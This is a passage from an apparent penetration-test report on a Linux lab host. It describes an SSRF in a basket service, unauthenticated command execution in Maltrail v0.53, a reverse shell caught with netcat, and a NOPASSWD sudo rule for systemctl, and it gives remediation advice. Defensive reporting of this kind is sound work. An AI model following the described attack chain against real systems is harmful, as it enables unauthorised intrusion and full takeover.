3.3 Vulnerability: Excessive Sudo Privileges Enabling Full System Compromise



- **CVSS:** CVSS3.1: AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – 8.4 (High)
- **Description:** After establishing a reverse shell under the user "puma," further analysis revealed that the account holds excessive privileges. Specifically, the user can run critical system commands via sudo without authentication.

- **Impact:** With these elevated privileges, an attacker can execute system utilities (e.g., using `systemctl status trail.service`) and potentially modify configurations, load malicious drivers, or spawn additional shells. The lack of restrictions enables full administrative control over the target system.
- **Technical Summary:** Post exploitation, the reverse shell was used to execute `sudo -l`, revealing that the user “puma” has NOPASSWD access to execute specific commands. This was confirmed through a detailed output of privileges, indicating that no proper restrictions were applied to limit administrative actions.
- **Evidence:**
  - Output from the `sudo -l` command showing elevated privileges:

```
puma@sau:/opt/maltrail$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/
snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

```
sudo /usr/bin/systemctl status trail.service
```

These findings document the critical vulnerabilities identified during the assessment—from an exposed basket service vulnerable to SSRF and proxy misconfiguration, through to unauthenticated remote command execution via Maltrail v0.53, and culminating in the exploitation of excessive user privileges. Each vulnerability is supported by detailed evidence and provides actionable insights for immediate remediation.

4 Recommendations

1. **Secure the Basket Service and Mitigate SSRF Risks**
   - **Input Validation:** Implement strict validation on basket names and all incoming parameters. Reject any requests that do not adhere to defined patterns. This reduces the risk of an attacker manipulating the `forward_url` parameter.
   - **Access Restrictions:** Even though access is currently limited to users on a VPN, consider further restricting access to the basket service by enforcing network segmentation and robust firewall rules. Only trusted internal IP ranges should be allowed to connect.
   - **Authentication & Authorization:** Require strong authentication for any access to basket creation and associated API endpoints. Consider token-based or multi-factor

authentication for additional protection.

- **Logging and Monitoring:** Ensure detailed logging of basket creation, modification, and access events so that anomalous activity can be flagged and reviewed promptly.

2. **Mitigate Unauthenticated Remote Command Execution on Maltrail v0.53**
   - **Web Interface Hardening:** Update or patch the Maltrail v0.53 interface to a version that resolves the unauthenticated RCE vulnerability. In addition, further isolate the service within a secure network segment—even if it is accessed via VPN—to minimize potential lateral movement.
   - **Configuration Hardening:** Review and rectify misconfigurations related to authentication (e.g., the username parameter) to ensure unauthorized command execution is not possible.
   - **Outbound Request Filtering:** Limit outbound HTTP requests from the service to prevent possible SSRF exploitation. This can be enforced by configuring web application firewalls (WAFs) and implementing strict outbound filtering rules.
3. **Restrict Excessive Privileges and Apply the Principle of Least Privilege**
   - **Review and Limit Sudo Rules:** Audit the sudo configuration for low-privileged accounts. Remove any NOPASSWD rules that allow execution of sensitive commands unless absolutely necessary.
   - **Periodic Privilege Audits:** Conduct regular reviews of all user privileges and group memberships. Immediately remediate any unnecessary elevated privileges that could allow lateral movement or further escalation.
   - **Implement Role-Based Access Controls (RBAC):** Ensure that administrative privileges are granted based on defined roles and specific tasks rather than broad, blanket permissions.
4. **Update and Patch Legacy Service Versions**
   - **Service Version Updates:** Regularly update software and services to their latest stable versions. Legacy software may contain known vulnerabilities that are addressed in newer releases. Keeping services up-to-date minimizes the risk of exploitation through unpatched vulnerabilities.
   - **Regular Vulnerability Scanning:** Implement a continuous vulnerability management program to help identify outdated services and promptly address any weaknesses discovered in legacy components.
5. **Enhance Overall Monitoring and Incident Response**
   - **Continuous Log Analysis:** Deploy intrusion detection systems (IDS) and log management solutions to continuously monitor access to critical services and infrastructure components.
   - **Real-Time Security Alerts:** Configure real-time notifications for unusual activity, such as abnormal API calls or rapid service configuration changes.
   - **Incident Response Planning:** Develop and periodically test an incident response plan focused on timely detection, containment, and remediation of exploitation attempts on critical services.

Implementing these recommendations will not only address the vulnerabilities related to the exposed basket service, unauthenticated remote command execution on Maltrail v0.53, and excessive user privileges but also ensure that legacy services are safely upgraded and maintained. Although the services are only accessible via VPN, relying solely on VPN access is not sufficient. A defense-in-depth strategy that includes proper patching, secure configurations, and continuous monitoring significantly strengthens the overall security posture.

5 Conclusions

Executive Summary

Imagine your network as a modern fortress, designed with multiple layers of defense, where every gate is thought to be secure. However, our assessment revealed that some of these entry points have significant weaknesses. In our evaluation of a Linux-based environment running a basket service and associated Maltrail interface, we identified several vulnerabilities that could allow an attacker to infiltrate your defenses:

- **Unsecured Entry Point:** We found that the basket service (a tool used to capture and forward web requests) isn't properly protected. It allows anyone with basic knowledge to create a "basket" and even redirect internal communications through the system, like leaving a window open that can let someone sneak in.
- **Unrestricted Command Execution:** Behind this service is a web interface running an outdated version of a tool called Maltrail. This interface contains a flaw that lets an attacker run commands on your system without proper checks. In other words, it's similar to giving someone access to change things inside your building without any verification of their identity.
- **Excessive User Permissions:** Once inside, the attacker finds that the user account they compromised has way more privileges than necessary—comparable to finding a master key that opens nearly every door. This misconfiguration can allow the intruder to take over the entire system.

In summary, while your current setup (restricted to VPN access) provides some security, these vulnerabilities could allow a determined attacker to bypass your defenses, gain unauthorized access, and potentially take full control of the system. It is critical to address these issues promptly by updating software, tightening access controls, and reducing unnecessary permissions to keep your digital environment secure.

Technical Summary

Our technical review revealed several critical vulnerabilities in the target environment:

1. **Exposed Basket Service with SSRF Vulnerability and Misconfigured Proxy:**
    - **Issue:** The basket service running on port 55555 does not enforce proper input validations, allowing attacker-controlled insertion of malicious parameters (notably, a

manipulated `forward_url`).
    - **Risk:** By exploiting the SSRF vulnerability, an attacker can force internal HTTP requests through the basket service, potentially bypassing internal network security controls and setting the stage for further exploitation.
2. **Unauthenticated Remote Command Execution via Maltrail v0.53:**
    - **Issue:** The Maltrail v0.53 web interface, exposed behind the basket service, suffers from an unauthenticated RCE vulnerability due to misconfigurations (including issues with the username parameter and lack of proper access controls).
    - **Risk:** This flaw allows remote attackers to execute arbitrary commands on the host. The produced reverse shell provides direct interactive access, facilitating full remote code execution on the target system.
3. **Excessive Sudo Privileges Enabling Full System Compromise:**
    - **Issue:** Analysis of the compromised "puma" account revealed that it can execute sensitive commands via sudo without authentication—granting broad administrative privileges.
    - **Risk:** The presence of excessive privileges (evident from the unrestricted access granted by sudo) permits an attacker to escalate access and implement operations such as modifying system configurations and spawning additional shells, ultimately leading to total system compromise.

Together, these vulnerabilities expose critical gaps in the security posture. Immediate remediation—including patching legacy service versions, enforcing proper input validations, upgrading vulnerable web interfaces, and tightening user privilege assignments—is essential to fortify defenses and prevent unauthorized access.

Appendix: Tools Used

- **Ping Description:** A basic network utility that sends ICMP echo requests to verify connectivity. In our engagement, the `ping` command confirmed that the target system was reachable and operational, providing initial evidence of network connectivity.
- **Nmap Description:** A comprehensive network scanner used to perform SYN scans and detailed service enumeration. Nmap was critical for mapping open ports in the target environment (for example, port 22 for SSH and port 55555 for the basket service), and it helped identify key service configurations necessary for further analysis.
- **Custom HTTP Request Script Description:** A bespoke script—crafted using Bash and Python—was employed to send and manipulate HTTP requests to the basket service. This tool allowed us to create baskets and inject custom payloads, specifically by modifying the JSON body to leverage the SSRF vulnerability via the `forward_url` parameter.
- **Python Exploit Script Description:** A tailored Python exploit was utilized to trigger the unauthenticated remote command execution vulnerability in the Maltrail v0.53 web interface. By sending specially crafted HTTP requests, the script successfully initiated a reverse shell connection on the target system.

- **Netcat Description:** A versatile networking tool used to set up a listener on a designated port, capturing the reverse shell from the exploited target. Netcat enabled interactive post-exploitation activities by providing direct access to the compromised system.
- **Linux Command Line Utilities (e.g., sudo, whoami, id) Description:** Native Linux utilities were essential during the post-exploitation phase. Commands like `sudo -l`, `whoami`, and `id` were employed to evaluate user privileges and confirm the extent of system compromise, revealing excessive sudo permissions and confirming the attacker's elevated access.

These tools were integral throughout the engagement—from initial connectivity verification and network mapping to the exploitation of vulnerabilities and post-compromise analysis—ensuring a thorough evaluation of the target's security posture.